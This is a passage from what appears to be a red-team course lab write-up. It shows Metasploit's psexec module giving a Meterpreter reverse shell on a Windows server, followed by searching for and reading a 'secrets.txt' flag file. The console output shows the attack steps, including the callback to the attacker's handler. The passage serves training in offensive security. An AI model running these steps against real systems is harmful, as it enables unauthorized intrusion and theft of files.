Now that I have gained access, I will look for the provided file called “secrets.txt” on this windows server.

Type in ‘search -f secrets.txt’ to search for specified file in windows

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.41.209:4444
[*] 172.31.36.64:445 - Connecting to the server...
[*] 172.31.36.64:445 - Authenticating to 172.31.36.64:445 as user 'Administrator2' ...
[*] 172.31.36.64:445 - Selecting PowerShell target
[*] 172.31.36.64:445 - Executing the payload...
[+] 172.31.36.64:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 172.31.36.64
[*] Meterpreter session 3 opened (172.31.41.209:4444 → 172.31.36.64:50271) at 2024-01-19 18:13:10 +0000

meterpreter > search -f secrets.txt
Found 1 result ...
=====
Path           Size (bytes)  Modified (UTC)
c:\Windows\debug\secrets.txt  55          2022-11-05 22:01:13 +0000
```

Now that I found the path. ‘cat’ into that file path using “” .

```
Path           Size (bytes)  Modified (UTC)
c:\Windows\debug\secrets.txt  55          2022-11-05 22:01:13 +0000

meterpreter > cat "c:\Windows\debug\secrets.txt"
Congratulations! You have finished the red team course!meterpreter >
```

Nice we found the flag!

Perform cleanup actions!